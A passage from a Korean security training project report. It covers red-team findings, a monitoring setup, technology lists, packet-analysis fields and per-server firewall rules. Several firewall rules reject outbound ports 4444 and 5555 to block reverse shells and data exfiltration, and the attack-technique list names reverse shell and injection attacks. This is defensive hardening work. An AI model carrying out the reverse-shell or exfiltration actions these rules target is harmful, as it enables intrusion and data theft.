탈취까지 공격 체인이 성립하여 종합 위험등급은 ****긴급(CRITICAL)**** 이다. 근본 원인은 개별 취약점이 아니라 입력값 검증·출력 인코딩·세션 보안·전송 구간 암호화·파일 업로드 검증·인증 보호라는 웹 보안 기본 통제의 부재가 연쇄 결합된 데 있다. 따라서 WAF 시그니처 차단만으로는 한계가 있으며 애플리케이션 계층의 근본 조치가 선행되어야 한다.

레드팀 총평 및 아쉬웠던 점

- WAF가 DetectionOnly로 운영되어 실제 차단 효과 검증이 제한되었다. 따라서 차단(On) 모드 재점검이 필요하다.
- 저장형 XSS·파일 업로드 시나리오는 승인된 선행 조건을 부여한 그레이박스로 수행되어, 완전 블랙박스에서의 성립 난이도는 별도 검증이 필요하다.
- 리버스 쉘 아웃바운드 연결·무차별 대입에 대한 실시간 탐지 를 검증은 차기 수행에서 보강한다.
- 교육용 계정 평문 노출 등 훈련 환경 특성이 일부 공격 성공률을 높였으므로, 운영 환경 기준의 재현을 병행 권고한다.

사후관리 권고

- 조치 이행 관리 : 긴급·높음 우선 조치 후 재점검으로 효과 검증, 조치 지연 시 사유 기록·보고
- 유사 취약점 병행 점검 : 문자열 결합 쿼리·미인코딩 출력·쿠키 보안속성·파일 업로드 검증을 전사 코드베이스 대상 자체 점검

보안 정책

레드팀의 공격 시나리오를 검증한 이후, 보안 관제팀에서는 서버팀이 구축한 시스템의 자산 목록과 역할, 통신 구조를 분석하여 장비별 보안정책과 수집 대상 로그를 정의하였다. 또한 레드팀의 공격 시나리오에 대응하는 룰셋을 준비하고, 웹하드·내부망·쇼핑몰 영역에 Snort3 IDS와 pfSense/Suricata IPS를 구성하였다. 이후 C&C 서버와 Log DB를 연계하여 pcap, alert/drop 이벤트, 방화벽·WAF·웹·DB·시스템 로그를 종합적으로 수집·분석하는 관제 환경을 구축하였다. 그 과정에서 각 서버가 탐지 로그를 기록하고 전송할 수 있도록 추가적인 설정을 진행하였다.

위 과정에서 Security Onion 버전 노후화로 인한 지연/누수 문제가 발생함에 따라, Snort3와 Python 기반의 자체 IDS 수집·분석 체계로 전환하였다. 그리고 여러 보안 로그를 수집해 분석할 수 있도록 통합 관제 프로그램 ALPACA를 개발하였다.

그 결과 주요 공격 시나리오를 각 보안 장비의 정책에 따라 탐지하였으며, 적용된 IPS 룰에 대해서는 공격 트래픽이 DROP 처리되는 것을 확인하였다. 수집된 이벤트 및 로그는 C&C 서버를 거쳐 DB에 전송되어 관리자가 공격의 흐름과 의도를 판단할 수 있는 근거로 활용되었다. 또한 정탐·오탐 결과를 바탕으로 룰셋과 보안정책을 재점검하였다.

또한 KISA의 「주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드」를 기준으로 점검 항목을 클래스 형태로 구현하고 하나의 검사 및 양호/취약 출력 프로그램으로 통합하였다. 웹페이지를 통해 장치 등록, 접속 확인, 점검 실행, 결과 및 이력 조회를 자동화하였으며, 서버 · 네트워크 장비 · PC · DBMS · 웹 애플리케이션 · 가상화 장비 등의 취약 항목과 판정 사유를 담당자에게 전달하였다.

향후에는 현재 NSM 중심으로 구현된 ALPACA를 고도화하여 복합 공격 상관분석, 탐지 성과 관리 기능을 보완할 예정이다. 또한 Windows 로그 수집과 IDS/IPS·방화벽 정책의 실제 장비 배포 및 검증을 완성하여 통합 보안관제 체계로 발전시킬 계획이다.

8. 기술 리스트

8-1. 네트워크

네트워크 기술 리스트

분류	기술·서비스명	설명
Network (Switch)	SPAN	스위치 포트의 트래픽을 다른 포트로 복제하여 모니터링하는 기능
	SSH	암호화된 원격 접속을 통해 스위치 CLI를 안전하게 관리
	Frame Relay	가상 회선을 이용해 여러 지점을 연결하는 WAN 통신 기술
	VLAN	하나의 스위치 네트워크를 논리적인 여러 브로드캐스트 영역으로 분리
	VTP	스위치 간 VLAN 정보를 자동으로 공유하고 동기화하는 프로토콜
	STP	스위치의 이중화 경로에서 루프가 발생하지 않도록 차단 경로를 선정
	Port Security	스위치 포트에 접속할 수 있는 MAC 주소와 장치 수를 제한
	(Switch) DHCP	스위치에서 DHCP 관련 기능을 구성하거나 DHCP 트래픽을 제어
Network (Router)	PPP(PAP,CHAP)	점대점 링크에서 인증과 캡슐화를 지원하는 데이터 링크 프로토콜
	SSH	암호화된 원격 접속을 통해 라우터의 CLI를 안전하게 관리
	RIP	홉 수를 기준으로 최적 경로를 선택하는 거리 벡터 라우팅 프로토콜
	EIGRP	대역폭과 지연 등을 이용해 빠르게 최적 경로를 계산하는 라우팅 프로토콜
	Static Route	관리자가 목적지별 경로를 직접 지정하는 정적 라우팅 방식
	Default Route	라우팅 테이블에 일치하는 경로가 없을 때 사용하는 기본 경로
	ACL	출발지·목적지 주소와 포트 등의 조건으로 트래픽을 허용하거나 차단
	(Router) DHCP	라우터가 단말에 IP 주소와 게이트웨이 등의 정보를 자동 할당
	NAT (정적, 동적, PAT)	사설 IP 주소를 공인 IP 주소로 변환하여 PAT는 포트 번호도 함께 사용
	Floating Route	주 경로 장애 시 사용하도록 더 높은 관리 거리를 설정한 예비 경로
	Split Horizon	경로를 학습한 인터페이스로 같은 경로를 다시 광고하지 않아 루프를 방지
	Offset-list	특정 경로의 메트릭을 증가시켜 경로 선택 우선순위를 조정
	Variance	EIGRP에서 메트릭이 다른 복수 경로를 부하 분산에 포함하는 설정
	Key Chain	라우팅 프로토콜 인증에 사용할 키와 유효 기간을 묶어 관리
	Distribute-list	라우팅 업데이트에서 광고하거나 수신할 경로를 필터링
	Redistribute	서로 다른 라우팅 프로토콜 사이에서 경로 정보를 재분배
	Manual Summary	관리자가 여러 세부 경로를 하나의 요약 경로로 직접 설정

분류	기술·서비스명	설명
	Auto Summary	클래스폴 네트워크 경계에서 경로를 자동으로 요약하는 기능
	Passive Interface	해당 인터페이스로 라우팅 업데이트를 보내지 않도록 설정
	(SIA 방지) RTO	EIGRP 재전송 제한 시간을 관리하여 응답 지연과 SIA 위험이 감소하도록 설정
	(SIA 방지) Stub	EIGRP 질의 범위를 제한해 라우터가 SIA 상태에 빠질 가능성을 낮춤

8-2. 서버

서버 기술 리스트

분류	기술·서비스명	설명	버전
원격 제어	SSH	원격 시스템에 암호화된 방식으로 안전하게 접속하는 서비스	-
	SCP	SSH 기반으로 파일을 안전하게 전송하는 명령어	-
디스크 관리	RAID	여러 개의 디스크를 하나의 논리 디스크처럼 구성하여 성능 및 안정성을 향상	5, 1+0
	Quota	사용자 또는 그룹별 디스크 사용량을 제한하는 기능	-
파일 전송·공유	SMB (Samba)	Windows와 Linux 간 파일 및 프린터 공유 서비스	4.19.5
	FTP (vsftpd)	FTP 프로토콜을 이용한 파일 업로드 및 다운로드 서비스	3.0.5
	Rsync	변경된 파일만 전송하여 효율적으로 백업 및 동기화 수행	3.2.7
웹 서버	Apache HTTP Server	정적·동적 웹 페이지를 제공하는 웹 서버	2.4.62
	Nginx	고성능 웹 서버 및 리버스 프록시 서버	1.28.0 / 1.24.0
	IIS	Microsoft의 웹 서버 프로그램	10
	Virtual Hosting	하나의 웹 서버에서 여러 개의 웹 사이트를 운영하는 기능	-
웹 애플리케이션	PHP	서버 측 웹 애플리케이션 개발을 위한 스크립트 언어	8.4.23 / 8.0.30
	Python	범용 프로그래밍 언어로 자동화 및 서버 프로그램 개발에 활용	3.9.25
	Jupyter Server	웹 브라우저 기반의 대화형 개발 환경 제공	2.20.0
	Pydio Cells	웹 기반 파일 공유 및 협업 플랫폼	5.0.2
	ownCloud	웹 기반 파일 동기화 및 클라우드 스토리지 서비스	10.16.0
DBMS	MariaDB	MySQL 기반의 오픈소스 관계형 데이터베이스 관리 시스템	10.5.29
	MySQL Client	MySQL/MariaDB 데이터베이스 접속 및 관리 도구	1.0.14-1

분류	기술·서비스명	설명	버전
DNS	Microsoft DNS Server (Master)	도메인 이름과 IP 주소를 관리하는 DNS Master 서버	10.0.26100.1457
	BIND9 (DNS Slave)	DNS Zone 정보를 복제하여 제공하는 DNS Slave 서버	9.16.23
IP 관리	DHCP (IPv4)	클라이언트에게 IP 주소를 자동으로 할당하는 서비스	IPv4
모니터링	MRTG	SNMP 기반 네트워크 트래픽 모니터링 도구	2.17.7
	Cacti	SNMP 기반 네트워크 및 서버 모니터링 시스템	1.2.26
	Monitorix	서버의 CPU, 메모리, 디스크 등을 모니터링하는 경량 도구	3.16.0
보안	pfSense	방화벽 및 라우터 기능을 제공하는 오픈소스 보안 플랫폼	2.8.1
	Snort	네트워크 침입 탐지 및 침입 방지 시스템(IDS/IPS)	3.12.2 / 2.9.20_8
	Suricata	고성능 네트워크 IDS/IPS 및 트래픽 분석 엔진	7.0.11
	iptables	Linux 커널의 패킷 필터링 방화벽	1.8.10
	firewalld	Zone 기반의 동적 방화벽 관리 서비스	1.3.4
	UFW	Ubuntu에서 사용하는 간편 방화벽 관리 도구	0.36.2
	TCP Wrapper	호스트 기반 접근 제어 기능을 제공하는 보안 도구	-
	Rich Rules	Firewalld에서 조건 기반 방화벽 정책을 설정하는 기능	-
	ICMP Ignore	ICMP Echo(Ping) 요청을 차단하여 응답하지 않는 보안 설정	-
작업 스케줄러	Cron	지정한 시간에 작업을 자동으로 실행하는 스케줄러	3.0pl1-184

서버 공통 기술 리스트

기술 명	버전	해당 서버	역할
Monitorix	3.16.0	전 서버	서버 자원 추적 및 모니터링
Quota	-	HD01, HD02, DB01, DB02, DB03	용량 및 파일 개수 제한 및 시스템 보호
Raid	5, 1+0		디스크 오류 대비 및 데이터 분산 저장
Rsync	3.2.7	DB01, DB02, DB03	지정 시간 단위 데이터 백업 및 특정 기간 이후 백업 삭제
Cron	3.0pl1-184		
scp	-		
icmp ignore	-		
iptables	1.8.10	WS01, ATK01 제외 전 서버	리눅스 방화벽 관리 및 고급 규칙
Firewalld	1.3.4		

기술 명	버전	해당 서버	역할
ufw	0.36.2		
Tcp-wrapper	-		
Rich Rules	-		

8-3. 레드

모의 해킹 기술 리스트

운영체제	비고	공격 기법
Kali Linux (Red) Rocky 9.7 Window 2025	정보수집용 OS 복제 피싱 사이트	XSS (stored, reflected)
		file inclusion, file upload
		bruteforce
		SQL injection
		broken access control
		reverse shell
		RLO
		scan(NMAP)
		packet craft tool (original tool)
		NMAP

8-4. 퍼플

보안 기술 리스트

기술 구분	기술·도구	적용 목적
Python 라이브러리	PyMySQL	Python과 MySQL·MariaDB 연동
	Paramiko	SSH·SFTP 기반 원격 장비 접속 및 로그·파일 수집
	Netmiko	SSH·SFTP 기반 원격 네트워크 장비 접속 및 로그·파일 수집
	dpkt	PCAP 파싱 및 네트워크 프로토콜 분석
패킷 수집	libpcap	네트워크 패킷 캡처 및 PCAP 처리
패킷 수집 및 분석	tcpdump	네트워크 인터페이스 트래픽을 실시간 캡처하고 PCAP 파일로 저장. 장애·침해 분석 시 필터 기반 패킷 확인에 활용

기술 구분	기술·도구	적용 목적
침입 탐지	Snort	시그니처 기반 침입 탐지 및 Alert 생성
침입 탐지·차단	Suricata	네트워크 침입 탐지·차단 및 Alert·Drop 이벤트 생성
네트워크 방화벽	pfSense	네트워크 접근통제, 방화벽 정책 적용 및 트래픽 관리
로그 관리	syslog-ng rsyslog	서버·네트워크·보안 장비 로그의 중앙 수집·전달·분류
데이터 저장	MariaDB	PCAP 파싱 결과, IDS·IPS 이벤트 및 서버 로그 저장·조회
공격 IP 분석	GeoIP2	공인 IP의 국가·도시·좌표 추정

9. 부록

보안 관제

공통 확인 항목	
Src IP, Src Port, Dst IP, Dst Port	

대분류	프로토콜	용도	대표 포트	주요 확인 항목
주소확인	ARP	IP 주소에 대응하는 MAC 주소 확인	포트 없음	Src Mac, Dst Mac, Opcode
네트워크 진단	ICMP	연결 상태 및 오류 확인	포트 없음	Type, Code, Identifier, Sequence Number, Checksum
데이터그램 전송	UDP	연결 설정 없이 데이터를 빠르게 전송	-	Length, Checksum, Payload
신뢰성있는 전송	TCP	연결 설정, 데이터 순서 및 전달 보장	-	Flag, Window size, Checksum, Sequence Number, Payload
파일 전송	FTP	파일 업로드·다운로드	TCP 20, 21	Request Command, File Name, Response Code, 전송 방향
Web	HTTP	웹페이지 및 데이터 전송	TCP 80	Method, URI, Host, Referer, User-Agent, Content-Type, Body, Status Code
모니터링	SNMP	네트워크 장비 및 서버 상태 확인·관리	UDP 161, 162	Version, Community, PDU Type, Request ID, OID, Value, Error Status
도메인 조회	DNS	도메인 이름을 IP 주소로 변환	UDP/TCP 53	Transaction ID, Query Name, Query Type, Response Code, Answer
원격 접속	SSH	암호화된 원격 접속	TCP 22	SSH Version, Encryption Algorithm, Key Exchange Algorithm, MAC Algorithm, Compression
파일 공유	SMB	파일 공유	TCP 445, 139	SMB Version, Command, Session ID, Tree ID, Share Name, File Name, Status Code
주소 할당	DHCP	IP 주소 자동 할당	UDP 67, 68	Message Type, Transaction ID, Client MAC, Requested IP

UDP 패킷

분석 항목	나타내는 내용	예시
Length	UDP 헤더와 Payload를 합한 전체 길이	87 bytes
Checksum	UDP 헤더와 데이터의 손상 여부를 확인하는 값	0x738c
Payload	UDP를 통해 전달되는 실제 상위 프로토콜 데이터	

TCP 패킷

분석 항목	나타내는 내용	예시
Flags	연결 설정·데이터 확인·연결 종료 등의 TCP 제어정보	SYN, ACK
Window Size	수신 측이 추가로 받을 수 있는 데이터 크기	254
Checksum	TCP 헤더와 데이터의 손상 여부를 확인하는 값	0xd906
Sequence Number	전송되는 데이터의 바이트 순서를 나타내는 번호	97
Payload	TCP를 통해 전달되는 실제 상위 프로토콜 데이터	

ARP 패킷

분석 항목	나타내는 내용	예시
Source MAC	ARP 프레임을 전송한 장비의 MAC 주소	b4:2e:48:8b:a4:15
Destination MAC	ARP 프레임을 수신할 장비의 MAC 주소	00:0c:29:97:9e:b7
Opcode	ARP Request와 ARP Reply를 구분하는 값	request(1), reply(2)
Target MAC	MAC 주소를 찾고 있거나 응답을 받을 대상 장비의 MAC 주소	00:00:00_00:00:00
Target IP	MAC 주소를 확인하려는 대상 IPv4 주소	172.16.10.1

ICMP 패킷

분석 항목	나타내는 내용	예시
Type	ICMP 메시지의 전체 종류	8 Echo Request
Code	해당 Type의 세부 원인	3 Port Unreachable
Identifier	같은 Ping 세션을 구분하는 식별 번호	0x1234
Sequence Number	Ping 요청·응답의 순서 번호	1, 2, 2003
Checksum	ICMP 패킷의 손상 여부를 확인하는 값	0x7c21

FTP 패킷

분석 항목	내용	예시
Request Command	사용자가 FTP 서버에 요청한 작업	USER, LIST, RETR
File Name	요청 대상 파일 또는 디렉터리 이름	report.pdf, /upload

분석 항목	내용	예시
Response Code	서버의 요청 처리 결과	230 - 로그인 성공, 226 - 데이터 전송 완료 550 - 파일/디렉터리 작업 실패

HTTP 패킷

분석 항목	내용	예시
Method	클라이언트가 요청한 작업 종류	GET, POST
URI	요청한 웹 자원의 경로	/index.html, /api/users
Host	요청 대상 웹 서버의 도메인	www.blueberry.com
Referer	현재 요청을 발생시킨 이전 페이지	http://www.blueberry.com/csrf
User-Agent	요청에 사용된 브라우저·프로그램 정보	Mozilla/5.0
Content-Type	전송 데이터의 형식	application/json
Body	요청 또는 응답에 포함된 실제 데이터	JSON, HTML, 파일 데이터
Status Code	서버의 요청 처리 결과	200, 404, 500

SNMP

분석 항목	나타내는 내용	예시
Version	사용 중인 SNMP 버전	v1, v2c, v3
Community	SNMP v1/v2c에서 사용하는 인증 문자열	public, private
PDU Type	조회·설정·알림 등 메시지 종류	GetRequest, Trap
Request ID	요청과 응답을 연결하는 식별 번호	0x4a2b1c8f (1244347535)
OID	조회/설정 대상 MIB 객체 식별자	1.3.6.1.2.1.1.3.0 (sysUpTime)
Value	OID에 해당하는 실제 상태 데이터 값	Linux rocky9... , Counter: 10485
Error Status	요청 처리 중 발생한 오류	noError, noSuchName
VarBind (List)	OID와 Value의 묶음 목록 (Variable Bindings)	[OID + Value] 구조체 목록

PDU Type	ASN.1 TAG	의미	통신 방향
GetRequest	0xa0	특정 OID 값 조회	관리 서버 → 장비(UDP 161)
GetNextRequest	0xa1	다음 OID 값 조회	관리 서버 → 장비(UDP 161)

PDU Type	ASN.1 TAG	의미	통신 방향
GetBulkRequest	0xa5	여러 OID 값을 한 번에 조회	관리 서버 → 장비(UDP 161)
SetRequest	0xa3	OID 값 변경	관리 서버 → 장비(UDP 161)
GetResponse	0xa2	Get/Set 요청에 대한 결과 데이터 반환	장비 → 관리 서버(Ephemeral Port)
Trap(v1 / v2c)	0xa4 / 0xa7	장애나 상태 변화를 비동기로 통보	장비 → 관리 서버(UDP 162)
InformRequest	0xa6	응답 확인이 필요한 알람 전달	장비 → 관리 서버(UDP 162)
Report	0xa8	SNMPv3 엔진 간 통신 오류/제어 통보	장비 ↔ 관리 서버(UDP 161)

DNS

분석 항목	나타내는 내용	예시
Transaction ID	DNS 요청과 응답을 연결하는 식별 번호	0x4a3f
Query Name	조회할 도메인 이름	www.blueberry.com
Query Type	조회하려는 DNS 레코드 종류	A, AAAA, MX
Response Code	DNS 서버의 처리 결과	No error
Answer	DNS 서버가 반환한 실제 결과	Name, Type, Class, TTL 등 포함 객체

SSH

분석 항목	나타내는 내용	예시
SSH Version	클라이언트·서버의 SSH 프로토콜 및 구현 버전	SSH-2.0-OpenSSH_9.6
Encryption Algorithm	통신 내용을 암호화하는 알고리즘	aes256-gcm, chacha20-poly1305
Key Exchange Algorithm	세션 암호키를 안전하게 합의하는 방식	curve25519-sha256
MAC Algorithm	패킷 변조 여부를 확인하는 알고리즘	hmac-sha2-256
Compression	SSH 데이터 압축 사용 여부와 방식	none, zlib

SMB

분석 항목	나타내는 내용	예시
SMB Header Magic	SMB2/SMB3 프로토콜 여부를 최선두(Offset 0) 바이너리 패턴으로 식별	0xFE 0x53 0x4D 0x42 (FE 53 4D 42)

분석 항목	나타내는 내용	예시
SMB Command	클라이언트가 서버에 요청하거나 응답받는 SMB 행위 구분	0x00 (Negotiate) 0x01 (Session Setup) 0x03 (Tree Connect) 0x05 (Create/Open) 0x09 (Write)
Message ID	세션 내 요청(Request)과 응답(Response) 을 매칭하기 위한 트랜잭션 식별 번호	MessageId 0 (Negotiate Request) TxTMessageId 7 (Create Request)
NTLMSSP Auth / Session ID	사용자 인증 단계(Challenge/Response) 및 인증 성공 시 발급되는 세션 식별 자격 증명	User: SAMBA\smbus (NTLMSSP_AUTH)
Tree Path (공유 자원)	클라이언트가 접근하려는 네트워크 공유 폴더 또는 관리 목적 IPC 영역	\192.168.137.40\share (정상 공유 자원) \192.168.137.40\IPC\$ (관리 목적/비인가 접근 탐지 대상)
Tree ID	Tree Connect 승인 후 특정 공유 자원 핸들에 부여되는 고유 세션 ID	Tree Connect Response 시 서버가 클라이언트에 부여하는 ID
File Path / Filename	SMB Create Request 시 작업(읽기/쓰기 /생성)을 수행할 목적 파일 경로	test.txt, hosts_from_rocky.txt \Windows\System32 (Directory Traversal 우회 시도)
Character Encoding	페이로드 내 파일 경로 및 공유 명칭이 인코딩된 포맷 (Evasion 방어 필터링 기준)	Raw ASCII 및 UTF-16LE (2E 00 2E 00 5C 00)
NT Status (응답 상태 코드)	서버의 수행 결과 응답 상태값. 공격 성공/실패 및 브루트포스 여부 판단 근거	STATUS_SUCCESS (0x00000000) (성공) STATUS_LOGON_FAILURE (0xC000006D) (인증 실패) STATUS_OBJECT_NAME_NOT_FOUN D (0xC0000034) (파일/경로 없음)
Payload Data (Read/Write)	실제 파일에 쓰거나 파일로부터 읽어온 L7 애플리케이션 데이터 페이로드	Read Response: hello-samba Write Request: 127.0.0.1 localhost...

DHCP

분석 항목	나타내는 내용	예시
Message Type	DHCP 메시지의 작업 종류	Discover, Offer
Transaction ID	같은 주소 할당 과정을 연결하는 식별 번호	0x3903f326
Client MAC	IP 주소를 요청한 단말의 MAC 주소	00:11:22:33:44:55
Requested IP	클라이언트가 사용하기를 요청한 IP	172.16.10.10
Assigned IP	서버가 클라이언트에 제공한 IP	172.16.10.10

분석 항목	나타내는 내용	예시
Server ID	주소를 제공한 DHCP 서버의 IP	172.16.10.1

서버 및 방화벽

서버 별 적용 방화벽 규칙 리스트

대상 서버	방화벽 종류	실제 적용 룰
HD01	UFW	<pre># 기본 정책 설정 ufw default deny incoming ufw default deny outgoing # Inbound 허용 ufw allow 22/tcp #Outbound 허용 ufw allow out 80/tcp # 내부 DB 서버(DB01 등)로의 통신만 명시적 허용 ufw allow out to [DB서버_IP] port 3306 proto tcp</pre>
HD02	Firewalld (Rich Rules)	<pre># 1. 외부 서비스용 Inbound 허용 firewall-cmd --permanent --add-service=http firewall-cmd --permanent --add-service=https #거부 패킷 로깅 활성화 firewall-cmd --set-log-denied=all # 2. 관리자 IP만 SSH 접근 허용 및 로깅 (Rich Rule) firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="관리자IP" port port="22" protocol="tcp" log prefix="HD02_SSH: " level="info" accept' # 3. 필수 DNS 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" destination address="8.8.8.8" port port="53" protocol="udp" accept' # 4. 리버스 셸 아웃바운드 차단 (Well-known port 2종류 차단) + 로깅 포함 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="4444" protocol="tcp" reject' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="5555" protocol="tcp" reject' firewall-cmd --reload</pre>
MS01	Windows Defender Firewall	-

DB01	iptables	# Custom Chain 생성 및 3306 포트 트래픽 전달 <pre>iptables -N DB_PROTECT</pre> # 신뢰하는 서비스 제공 서버는 검사 없이 허용 <pre>iptables -A INPUT -p tcp --dport 3306 -s [신뢰하는 서버 IP] -j ACCEPT</pre> # 나머지 3306 트래픽은 브루트포스 검사 체인으로 <pre>iptables -A INPUT -p tcp --dport 3306 -j DB_PROTECT</pre> # 60초 내 5회 이상 연결 시도 시 차단(DROP) 및 탐지 로그 생성 <pre>iptables -A DB_PROTECT -m state --state NEW -m recent --name MYSQL_BRUTE --set iptables -A DB_PROTECT -m state --state NEW -m recent --name MYSQL_BRUTE --update --seconds 60 --hitcount 5 -j LOG --log-prefix "DB_BRUTE_FORCE_DETECTED: " iptables -A DB_PROTECT -m state --state NEW -m recent --name MYSQL_BRUTE --update --seconds 60 --hitcount 5 -j DROP iptables -A DB_PROTECT -j ACCEPT</pre>
DB02	iptables	# 기본 OUTPUT 정책 차단 <pre>iptables -P OUTPUT DROP</pre> # 기존 맺어진 정상 연결 응답 허용 (웹 서버가 DB에 요청한 쿼리에 대한 응답) <pre>iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT</pre> # DNS 조회 허용 (UDP + TCP 폴백) <pre>iptables -A OUTPUT -p udp --dport 53 -d [MS01 IP] -j ACCEPT iptables -A OUTPUT -p tcp --dport 53 -d [MS01 IP] -j ACCEPT</pre> # 차단되는 아웃바운드 로깅 <pre>iptables -A OUTPUT -j LOG --log-prefix "OUTBOUND_DROP: " --log-level 4</pre>
DB03	iptables	# 인가된 서버의 IP 주소와 MAC 주소가 '동시에' 일치할 때만 3306 포트 허용 <pre>iptables -A INPUT -p tcp --dport 3306 -s [서버_IP] -m mac --mac-source [웹서버_MAC주소] -j ACCEPT</pre> # 그 외 모든 3306 포트 접근 전면 차단 <pre>iptables -A INPUT -p tcp --dport 3306 -j DROP</pre>
MR01	Firewalld	# 관리 대역에서 전송하는 모니터링 트래픽(SNMP, Syslog)만 인바운드 허용 <pre>firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[Ip대역/프리픽스]" port port="161" protocol="udp" accept'</pre> <pre>firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[Ip대역/프리픽스]" port port="514" protocol="udp" accept'</pre> <pre>firewall-cmd --reload</pre>

MR02	UFW	<pre># 기본 입출력 통제 ufw default deny incoming ufw default deny outgoing # 모니터링 대시보드 및 시스템 로그 수집용 포트 허용 ufw allow from [관리자IP] to any port 22 proto tcp ufw allow 80/tcp ufw allow 443/tcp ufw allow 514/udp # 관리 목적용 서버 상태 확인 통신(Ping/ICMP)만 예외 허용 ufw allow out to any proto icmp (ufw는 icmp적용시킬라면 파일에 들어가서 적용시켜야하기때문에 패스) # SNMP 허용 ufw allow out to [모니터링_대상_대역/24] port 161 proto udp (설정 안함)</pre>
WS01	Firewalld	<pre># 1. 인바운드 정책 (웹 개방, 관리자 SSH) firewall-cmd --permanent --add-service=http sudo firewall-cmd --permanent --add-service=https sudo firewall-cmd --permanent --remove-service=ssh firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[관리자_IP]" port port="22" protocol="tcp" accept' # 2. 아웃바운드 정책 (DB06 연결 허용, 비인가 포트 차단) firewall-cmd --permanent --add-rich-rule='rule family="ipv4" destination address="[DB06 IP]" port port="3306" protocol="tcp" accept' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="4444" protocol="tcp" reject' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="5555" protocol="tcp" reject' firewall-cmd --reload</pre>

WS02	Firewalld	<pre> # 1. 인바운드 정책 firewall-cmd --permanent --add-service=http firewall-cmd --permanent --add-service=https firewall-cmd --permanent --remove-service=ssh firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[관리자_IP]" port port="22" protocol="tcp" accept' # 2. 아웃바운드 정책 (관제 서버로 로그 전송 및 악성 통신 차단) # 가정: MS02(10.30.112.10)로 Snort 로그를 514 포트로 전송 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" destination address="10.30.112.10" port port="514" protocol="udp" accept' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="4444" protocol="tcp" reject' sudo firewall-cmd --reload </pre>
------	-----------	---

DB04	Firewalld	<pre> # 기본 서비스(전체 개방) 제거 sudo firewall-cmd --permanent --remove-service=http sudo firewall-cmd --permanent --remove-service=https sudo firewall-cmd --permanent --remove-service=ssh # (참고) 웹 관리용: 관리자 IP만 phpMyAdmin 및 SSH 접근 허용 sudo firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[관리자_IP]" port port="80" protocol="tcp" accept' sudo firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[관리자_IP]" port port="443" protocol="tcp" accept' sudo firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[관리자_IP]" port port="22" protocol="tcp" accept' # ----- # [정책 1] Inbound: MS02 및 로그를 보내는 IPS/IDS 장비만 3306 허용 # ----- # MS02 관제 서버 허용 sudo firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="10.30.112.10" port port="3306" protocol="tcp" accept' # IPS/IDS 장비들 허용 (엑셀 기준 IP들 추가) sudo firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="10.30.192.13" port port="3306" protocol="tcp" accept' # IPS01 sudo firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="10.30.192.14" port port="3306" protocol="tcp" accept' # IDS01 # (나머지 IPS02, IDS02 등 로그를 보내는 장비의 IP도 위와 같이 한 줄씩 추가) # ----- # [정책 2] Outbound: DB05로의 데이터 동기화 통신만 허용 (나머지 전면 차단) # ----- # 1) 밖으로 나가는 모든 통신을 차단(DROP)하는 정책 씌우기 sudo firewall-cmd --permanent --new-policy=outbound_drop sudo firewall-cmd --permanent --policy=outbound_drop --add-ingress-zone=HOST sudo firewall-cmd --permanent --policy=outbound_drop --add-egress-zone=ANY sudo firewall-cmd --permanent --policy=outbound_drop --set-target=DROP # 2) 오직 백업 DB05(10.30.112.12)로 가는 3306 포트만 예외로 열어주기 sudo firewall-cmd --permanent --policy=outbound_drop --add-rich-rule='rule family="ipv4" destination address="10.30.112.12" port port="3306" protocol="tcp" accept' # 설정 최종 적용 sudo firewall-cmd --reload </pre>
------	-----------	---

DB05	Firewalld	<pre>firewall-cmd --permanent --remove-service=http firewall-cmd --permanent --remove-service=https firewall-cmd --permanent --remove-service=ssh # 인바운드: 원본 DB(DB04)의 동기화 트래픽만 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="10.30.112.11" port port="3306" protocol="tcp" accept' # 인바운드: 관리자 IP의 관리 목적 접근 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[관리자_IP]" port port="80" protocol="tcp" accept' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[관리자_IP]" port port="22" protocol="tcp" accept' firewall-cmd --reload</pre>
DB06	Firewalld	<pre>firewall-cmd --permanent --remove-service=ssh # 인바운드: 관리자만 SSH 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[관리자_IP]" port port="22" protocol="tcp" accept' # 인바운드: WS01(10.30.160.15)에서 오는 3306 통신만 허락 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="10.30.160.15" port port="3306" protocol="tcp" accept' # 아웃바운드 차단: 해커가 DB를 털어서 외부(예: 4444 포트)로 데이터를 쓰는 행위 거부 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="4444" protocol="tcp" reject' # 내부망 DB이므로 임의의 DNS 질의도 통제 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="53" protocol="udp" reject' firewall-cmd --reload</pre>

MS02	Firewalld	<pre> firewall-cmd --permanent --remove-service=http firewall-cmd --permanent --remove-service=https firewall-cmd --permanent --remove-service=ssh # 인바운드: 블루팀 관리자 IP에 대해서만 웹(관제 페이지), SSH, Jupyter 포트 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[블루팀_IP]" port port="80" protocol="tcp" accept' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[블루팀_IP]" port port="443" protocol="tcp" accept' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[블루팀_IP]" port port="22" protocol="tcp" accept' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[블루팀_IP]" port port="8888" protocol="tcp" accept' # 아웃바운드: 분석을 위해 DB04(IP)로 쿼리 전송 허용 